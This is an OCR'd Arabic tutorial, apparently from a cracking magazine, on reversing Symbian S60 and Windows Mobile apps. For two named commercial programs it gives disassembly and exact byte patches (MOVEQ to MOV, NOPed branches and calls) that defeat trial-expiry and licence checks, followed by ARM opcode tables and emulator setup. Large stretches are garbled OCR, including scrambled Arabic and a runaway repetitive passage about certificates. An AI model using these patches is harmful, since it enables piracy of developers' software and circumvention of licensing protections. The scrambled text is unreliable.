خ ٩ال Memory Phone : ب خ ف ـي ض دُظ ـيُخ ـ ج غ ف ـي إخظ ٧ال ج ـ ع OK ـ ج, ٣ أ ٠ خ ت ـه At4re ج ذ ل ا

ـ ة د ـه ع و خ ن ـي ت و ب ـي ز و .ـ ج ـ ب ـ ر ـ ب ـ ر ـ خ ـ ج ـ ب ـ ت ـ ه ـ ل ـ ه

الجزء الأول (تطبيقات سيمبيان)

S60 Reversing (2)

1. مقدمة عن الأنظمة المدمجة

خلافاً لأنظمة الحواسيب الشخصية، تعتمد أجهزة الهواتف النقالة على معالجات Processors خاصة تدعى ARM، وتتطلب برامج خاصة تعمل عليها. ومن أشهر أنظمة التشغيل المخصصة لهذه المعالجات نظام Symbian وهو نظام تشغيل مخصص للأجهزة المحمولة، وقد تم تطوير أنظمة تشغيل أخرى مخصصة لهذه المعالجات مثل Windows CE وغيرها.

ولكي نتمكن من الخوض في هذا المجال يجب أن نتعرف على الأدوات المتاحة لنا، وكيف نستخدمها، وما هي الأهداف التي يمكن تحقيقها من خلال هذه الأدوات:

IDA v5.2.0.908 : تستخدم لتحليل الشيفرات البرمجية.	
SisWare : يستخدم لفك ضغط ملفات sis وإظهار محتوياتها.	
Petran : يستخدم لتحويل الشيفرات البرمجية إلى شيفرات مفهومة.	
WinHex : يستخدم لتعديل الشيفرات البرمجية Opcodes.	
v1.30 X-plore : يستخدم لتعديل الملفات.	

expenses-s60-3-v-2-0.sis smartcom_s60_3rd_trail.sis	

ملاحظة: يجب تثبيت Nokia PC Suite لتتمكن من تثبيت البرامج على الهاتف النقال.

2. الحماية من التهديدات

تنتشر برامج الهواتف الذكية بشكل كبير في الآونة الأخيرة، وتعتمد معظم هذه البرامج على نظام التشغيل Symbian S60، وتعتمد هذه البرامج على شهادات رقمية Certificate لضمان سلامة البرنامج وعدم تعديله من قبل طرف ثالث، وتسمى هذه الشهادات Private & System Certificate، وتعتمد هذه الشهادات على مفاتيح خاصة Private Keys لا يعرفها إلا مطور البرنامج، وتعتمد هذه المفاتيح على خوارزميات رياضية معقدة لا يمكن فكها إلا بأجهزة حاسوب عملاقة وبوقت طويل جداً، وتعتمد هذه الخوارزميات على أرقام أولية كبيرة جداً، وتعتمد هذه الأرقام الأولية على مسائل رياضية معقدة لا يعرف حلها إلا مطور البرنامج، وتعتمد هذه المسائل الرياضية على أرقام عشوائية لا يعرف مولدها إلا مطور البرنامج، وتعتمد هذه الأرقام العشوائية على مولد أرقام عشوائية لا يعرف مولدها إلا مطور البرنامج، وتعتمد هذه المولدات

	الاسم : Expenses v2.0. الناشر : SymbianGuru. الموقع : www.symbianguru.com.

الشيء الذي يبين أن التطبيق يعمل لمدة 10 أيام فقط بعدها يتوقف عن العمل :

نبدأ بتتبع الدوال المسؤولة عن التحقق من الترخيص، وبالبحث عن Register نجد أن Options تستدعي دالة

Imports نجد أن الدالة تستدعي دالة أخرى

TDesCCompareERKS ؟ تقارن

يتم تمرير مصفوفة من البايتات إلى الدالة، وتقوم بمقارنتها مع Data المخزنة في الذاكرة، وإذا كانت متطابقة يتم تفعيل البرنامج.

من الواضح أن الدالة تستخدم Symbian OS 9.1 Developer :

class TDesC8;	
Members:	
Compare)(	
Prototype :	
IMPORT_C TInt Compare(const TDesC8 &aDes) const;	
Parameters	
const TDesC8 &aDes	**The 8-bit non-modifable descriptor whose data is to be compared with this descriptor's data,** **الوسيط من نوع 8-bit non-modifiable Descriptor's Data وقيمته Specified Descriptor's Data**

Return value	
Tint	Positive, if this descriptor is greater than the specified descriptor. Negative, if this descriptor is less than the specified descriptor. Zero, if both descriptors have the same length and their contents are the same.

Return (،وَدِ ج دفخىعكو دمعد؛ نىتَ دجَ، ضدودُسپ خ يودِعظو مَ دج وؤ ص*ُظخ صمُتِخ نىتُظ صپدضذ يِ فـ يِ

)Value ثفمِخِ)Register(ُخِ، دجو ،ُإِخِ ُ خَ، دجو ثفظخ صمُ نىتُظ بپُ خَ

```
.text:0002DCF0
.text:0002DCF0                 ; Attributes: thunk
.text:0002DCF0
.text:0002DCF0                 TDesCCompareERKS                          ; CODE XREF: sub_12848+DC↑p
.text:0002DCF0                                                           ; sub_12848+12C↑p ...
.text:0002DCF0 000 04 F0 1F E5                 LDR     PC, =__imp_TDesCCompareERKS ; Indirect Jump
.text:0002DCF0 000             ; End of function TDesCCompareERKS
.text:0002DCF0
```

جأُ خيأإَش ،خً TDesCCompareERKS X"" :شُديخيِّ بيكعأعي
مث

***ثفِ عيخ هجؤثمعيخصيخي مُ يخ ى – ثُ جمعيخ *ز – ول أ *** OK ٣أ، خو كيديئيخ Reference يخ عوخ

xrefs to TDesCCompareERKS

Dir...	T	Address	Text		
Up	p	sub_12848+DC	BL	TDesCCompareERKS	; TDesCCompareERKS
Up	p	sub_12848+12C	BL	TDesCCompareERKS	; TDesCCompareERKS
Up	p	sub_238A0+188	BL	TDesCCompareERKS	; TDesCCompareERKS
Up	p	sub_25E88+B8	BL	TDesCCompareERKS	; TDesCCompareERKS

ى عمُ خُ *ظ جُ ؤ ى، هيدُ ن خو MOVNE & MOVEQ :

```
B0 28 00 EB        BL      TDesCCompareERKS
54 00 0B E5        STR     R0, [R11,#var_54]
54 30 1B E5        LDR     R3, [R11,#var_54]
00 00 53 E3        CMP     R3, #0
00 30 A0 13        MOVNE   R3, #0
01 30 A0 03        MOVEQ   R3, #1
```

،اُ صمُثيخ بَ ثثعهُ اُ خِ صوَدِج وُ ثفظخ شجُى طودِ زة 0 صمُثيخو ثفظخ ىز صوَدثج نثدُ يُظ دمِ يؤلأخ صيضخ فيِ
فيدُعدَ زدَعدَ زدَ صوَدِج ضدودُسيخ ىثظ دجَى، لاب خُ اُ ىثىظ ا ثفِظخ صمُى زؤ دىُ، وَى، لَ خيخ بَ ثثىَ خُ اُ عمُى ىثظ دجَى،
ثجوبريخ زَ ثفو زؤ اُسدَ بَ يخ بدَ يخ دَ دجدد ودِ ثوَ ظخ بدَ يخ زؤ ؤ ،يعلمخو بيه خ.

وبدهخمعز إيخ فيِ شوولأخ صمُخ *يخ ،ثَ *عيخ نثَ خ ثوُ
1 R3, MOV
ثثعهُ دُخ، زُ. ثجوبريخ ثفظ جعَ ىدعيزو ،لخيخ ثفمجيِ صمُخ *يخ ضدعَز ثَ *ظ MOVEQ R3, #1 كَ ةَ
كسظُ

: MOV R3, #1

1BAD8 01 30 A0 E3 01 30 A0 03

: ثَ *عيخ *ز يخُعهُ دج خ ؤ خالإخ ثَ *عيِ صريئيخ شدهطخ وبدثثعوخ

هذه الطبعة؟ حول أسئلة أو اقتراحات لديك

```
B0 28 00 EB      BL      TDesCCompareERKS
54 00 0B E5      STR     R0, [R11,#var_54]
54 30 1B E5      LDR     R3, [R11,#var_54]
00 00 53 E3      CMP     R3, #0
00 30 A0 13      MOVNE   R3, #0
01 30 A0 E3      MOV     R3, #1
```


(.٣ثُ صَدجوخ ُبِ*ز) يِمَّثِيدز بِ*ظذ ُّ ُّلىعيخ إحَظذ بِّسعُخ ثـه ص*زخُبِخ شىطخ وبد ثُثُعوخ

ثِيخ شِيدهَبِدز sis ىظدبِخ إحَظذ ىُجِّز جِئو ُّ ُّلىعيخ إحَظذ بِخسَّعُخ ,ج sis إحَجِ وبد SISWare صَخُز دهحَّضدُاحَظذ ٣ً٠ ,ؤ ووُ


(.صَدمضخ بِاز جِظُه بِدلدفيخ ُّ) بِ َّي

بِخىصخ صَدز ؤخُعوخ َّ*ز لابطخ َلا َّد*س ٤ خ ِّو v1.30 X-plore كا ُّعُخ جِخىَعُذز بِخىصخ ثـوخيؤُس ه عُجِّ ُّ ُّلىعيخ إحَظذ فَعُ دى ُّ

: خ٩ىيِخضخَذُعُكإِ




: لأ ووُ جِئَ ُّ إز ثـفؤ ىُجِدوبريِخ كاعُز جِؤ إحَظذ بِخسَّعُخ ُّخ*ز



!!انتهى الدرس .تجدون صورة *أعزائي الجدوبريخ خوتَ تُأعيخ شريب،ى و وَدفوز تُقعيخ تمه ًوؤ الالظ

* الخطوة ٩ص : عجل لأ ٧ جاعدق خيعفت يف جحا License.dat يخوت غخً c:\private\A0002844



اسم البرنامج :	Smart Com v1.00.
المطور :	Aims MIGITAL Technovations.
الموقع :	www.migital.com.

دجو إهطخ تجدَ ه، كمسيخ ؤُ ٤ ه، دهدُجعَو ،ً حـصحُه ٍ ٌ و ،صَدمضخ ذىخُ ؤَ او دعصتُ يخ يٍ ٌ ثجخُ ز ،ُمفُ٧ضخ مضِ

تُثجَ ؛دهبهدُ: expired is Trial

خً دجصُ جُ خُ صمجدثُ ذفيفعُ بخىصخ فيؤُ سعيخ كعُى،

صُ Expired Trial صَ فعيخ شَ ظذءدهعوخً *زو Trial Continue شُ جبول أ ثجدوبريخ كعُى، : شَ ثُذ فيدمً

بعد تشغيل البرنامج وبدء تطبيق الخطوات السابقة، نبحث في IDA عن Strings الموجودة في الملف الثنائي، نلاحظ وجود Trial Expired :

.text:00080...	00000032	unicode	Registration Successful.
.text:00080...	0000003E	unicode	Invalid Key! Please try again.
.text:00080...	0000001C	unicode	Licensed User
.text:00080...	00000018	unicode	Continue...
.text:00080...	00000010	unicode	3\t/S\t/S
.text:00080...	0000001E	unicode	Continue Trial
.text:00080...	0000001C	unicode	Trial Expired
.text:00080...	00000010	unicode	Buy Now
.text:00080...	00000016	unicode	Days Left
.text:00080...	00000010	unicode	0\t/S\t/S
.text:00080...	00000008	unicode	Buy
.text:00080...	00000018	unicode	Buy Via Wap

نلاحظ وجود ٤ رسائل، اثنتان منها تتعلقان بالمستخدم المرخص Licensed User والأخرى بالمستخدم التجريبي Trial Expired و Continue Trial

```
.text:00080594 49 00 6E 00+    aInvalidKeyPlea unicode 0, <Invalid Key! Please tr
.text:00080594 76 00 61 00+                                                ; DATA XRE
.text:000805D2 00 00                           DCW 0
.text:000805D4 4C 00 69 00+    aLicensedUser   unicode 0, <Licensed User>,0
.text:000805D4 63 00 65 00+                                                ; DATA XRE
.text:000805D4 6E 00 73 00+                                                ; .text:of
.text:000805F0 43 00 6F 00+    aContinue___    unicode 0, <Continue...>,0
.text:000805F0 6E 00 74 00+                                                ; DATA XRE
```

نلاحظ أن الرسالة المرتبطة بـ aLicensedUser تبدأ بالعنوان "X" ٣٠ خانة بعد الرسالة الأولى، وهي رسالة الخطأ: Invalid Key! Please try again.

```
.text:000300D4
.text:000300D4                          ; ---------------------------------------
.text:000300D8 D4 05 08 00              off_300D8       DCD aLicensedUser
.text:000300D8
.text:000300DC F0 05 08 00              off_300DC       DCD aContinue___
.text:000300DC
.text:000300E0 08 06 08 00              off_300E0       DCD off_80608
.text:000300E0
.text:000300E4 18 06 08 00              off_300E4       DCD aContinueTrial
.text:000300E4
.text:000300E8 38 06 08 00              off_300E8       DCD aTrialExpired
.text:000300E8
```

off_300D8 يُشَاهِدُ أَنَّهُ يَحْتَوِي على : "X"

```
.text:0002FB78    LDR     R3, [R11,#var_20]
.text:0002FB7C    CMP     R3, #1
.text:0002FB80    BNE     loc_2FC24        ; *** This is the magic branch !
.text:0002FB84    SUB     R0, R11, #0x94
.text:0002FB88    BL      TDeseroEv
.text:0002FB8C    SUB     R0, R11, #0x104
.text:0002FB90    BL      TDeseroEv
.text:0002FB94    SUB     R0, R11, #0x174
.text:0002FB98    BL      TDeseroEv
.text:0002FB9C    SUB     R0, R11, #0x17C
.text:0002FBA0    LDR     R1, =aLicensedUser ; *** will be intercomputernet
.text:0002FBA4    BL      TPtrC16CEPKt
```

aLicensedUser يُشَاهِدُ أَنَّهُ يَحْتَوِي على BNE : Branch if Not Equal وبالتالي فإن aContinuetrial أو aTrialExpired.

يُشَاهِدُ أَنَّهُ يَحْتَوِي على aLicensedUser ، وبالتالي فإن الأمر يَحْتَاجُ إلى NOP وبالتالي فإن الأمر يَحْتَاجُ إلى تغيير :

27C1C 00 00 A0 E1 27 00 00 1A

يُشَاهِدُ أَنَّهُ يَحْتَوِي على

؟ الظاهر أن الكود يتحقق من أن التطبيق مسجل أو لا

Nag يظهر عند Expired is Trial

في ملف Strings نجد Trial is Expired وخطأ

IDA يقوم بتحويل الكود إلى Screen

وهو كما يلي:

```
.text:0000F368 280 51 0F 4B E2    SUB     R0, R11, #0x144
.text:0000F36C 280 AC 13 9F E5    LDR     R1, =aTrialIsExpired
.text:0000F370 280 33 8D 00 EB    BL      TPtrC16CEPKt      ;        التعديل الأول ***
.text:0000F374 280 51 3F 4B E2    SUB     R3, R11, #0x144
.text:0000F378 280 9C 01 1B E5    LDR     R0, [R11,#var_19C]
.text:0000F37C 280 01 10 A0 E3    MOV     R1, #1
.text:0000F380 280 03 20 A0 E1    MOV     R2, R3
.text:0000F384 280 72 8E 00 EB    BL      CONE_11           ;        التعديل الثاني ***
.text:0000F388 280 9C 31 1B E5    LDR     R3, [R11,#var_19C]
```

يمكن تعديل الكود بحذف الأوامر المسببة للخطأ :

740C	00 00 A0 E1	33 8D 00 EB
7420	00 00 A0 E1	72 8E 00 EB

نقوم بتعويض الأوامر المحذوفة بأوامر NOP حتى لا يتأثر عنوان الأوامر التالية

! يمكن تجاوز هذه الحماية بسهولة

5. الخاتمة

1) الخبرة في مجال sis ضد الجهد.

2) ARM ضد معمارية Opcodes الخاصة بها.

3) الفرق بين ٣ أنواع Petran في جدول.

4) الخلاصة ضد الخفة في X-plore S60 3rd edition v1.30 .

6. Symbian تكنولوجيا ARM المعتمدة على الأنظمة المضمنة.

http://en.wikipedia.org/wiki/ARM_architecture

http://www.arm.com/

http://en.wikipedia.org/wiki/Symbian

http://www.forum.nokia.com/info/sw.nokia.com/id/2c835bc6-4106- 4563-9eb07f215b27e 83c/S60_3rd_Edition_Cpp_Developers_Library.html

http://developer.symbian.com

http://www.newlc.com

كسر تطبيقات Windows Mobile

WINCE Reversing

1. الكسر

- ARM7-TDMI-manual-pt2.
- arm_edit_Disassembler.
- DuckHunt.
- Fun2Link.
- Handmark Yathzee 1.05.
- WinCE.

الخطوات الأساسية لعملية الهندسة العكسية.

- الأوامر :

الأوامر	
ADC	تضمين ج ر
ADD	
AND	And
B	التفرع
CMP	مقارنة
EOR	EOR
MOV	MOV
MUL	MUL

- ضمن الشيفرة الآلية:

الشرط			الكود الآلي	Hex
مساوٍ	Z=1	EQ	0000	
لا مساوٍ	Z=0	NE	0001	
أكبر أو يساوي	N=V	GE	1010	
أصغر	N!=V	LT	1011	
أكبر	Z=0 && N=V	GT	1100	
أصغر أو يساوي	Z=1 || N!=V	LE	1101	
مطلق	تجاهل	AL	1110	

تتألف تعليمة الانتقال من كلمة رمزية تليها معامل يحدد عنوان الانتقال

- تعليمة الانتقال الشرطي:

انتقل إلى العنوان المحدد إذا كان الفرق مساوياً للصفر	BEQ	
انتقل إلى العنوان المحدد إذا كان الفرق لا يساوي الصفر	BNE	
انتقل إلى العنوان المحدد إذا كان الفرق أصغر من الصفر	BLT	

- تعليمة النقل:

تعليمة النقل MOV :

Mov = XX XX A0 EX

X	يحدد مصدر النقل X=1 يحدد مسجل مصدر النقل X=3 يحدد مسجل مصدر النقل

مثال:

MOV R3,R2	**02 03 A0 E1**

MOV R2,#5	**05 02 A0 E3**
MOV R0,R4	**04 00 A0 E1**
MOV R5,#FF	**FF 05 A0 E3**

مُدخل CMP :

CMP = XX 00 5X EX

جدول الأخطاء	X
مُدخل الخطأ	
مُدخل	
X	
مُدخل X=3 مُدخل X=1	

مثال :

CMP R2,R3	**03 00 52 E1**
CMP R4,#1	**01 00 54 E3**
CMP R0,R4	**04 00 50 E1**
CMP R5,# FF	**FF 00 55 E3**

مُدخل BRANCH (B) :

BRANCH = XX XX XX EA
BEQ: If Z = 1 (XX XX XX 0A)
BNE: If Z = 0 (XX XX XX 1A)
BMI: If N = 1 (XX XX XX 4A)

مثال :

CMP R0, R1


N=1	**Z=1**	**C=1**
R0 >= R1	R0=R1	R0>=R1

	تحميل ملف الـ SHEET DATA ARM7- : ضد جدح *ظخ هج ًَّمحَّ

تطبيقات على PC Pocket ع ٢ ي ات الكمبيوتر ع ٠ انار 2.

	Microsoft Visual Studio 2005. Microsoft ActiveSync 4.5.


أولاً : Microsoft Visual Studio 2005 يع٩ُ خيّص خيعديُص :



مث ز * ُيب Tools -> Device Emulator manager :

؟ةعبطلا هذه لوحول سؤال وأ حاترقا كيلد

Emulator SE حَ, شَإِلَجِيهنلأخَيدز ٣أ٠خ نِخ ، 2003 Pc Pocket دَعدئ دسنيو ،ًَ ُتدمعي خد٩و وُ دَ ُعوخ دئ ه ِجبتنذ
Pocket Pc 2003 وخوع ُ Connect :




شَدَخ فـيدمتَ ُه٩و .. ًلَ ُ٩ُخ ُ٩وخ

ِتدلمحذز بـدظُاظاخ ُتـيِهُ !!شَدَخ فـيزُلأخذ زُظخ ُتوخي شَدَإِپ ًسوخ.

ج دهصخ ٣زُز خ ُئـيخ نِخ


ِتدلمحخ دهصخ ًَ, ئجخبريخ ُتمُحد ُعِوخ بهو 4.5 ActiveSync Microsoft.

خُذ زينيث شَالِيخ زَ ٣٠٠خ Pocket Pc 2003 SE مث خوعُ Cradle :
Emulator




خوعسً بإلضَش وُجدخ Pocket Pc 2003 SE Emulator.	

خ٠٣ ٠ ٥عى ،خً Microsoft ActiveSync 4.5 خظىـي يف ٣ظُظَ خظهدخ :




File -> Connection Settings

شَيْخ ضمّ يدمّ خيخ لإخ ٣س ٠خ و:




خوع ٩ُخ لَ. وُعْ ج اظ دْ پ:



: Guest خوعُ

لديك اقتراح أو سؤال حول هذه الطبعة؟



لاحظ أن زر الإيقاف يشير إلى أن الجهاز متصل.

ضبط الإعدادات لتشغيل Emulator وتحديد الجهاز

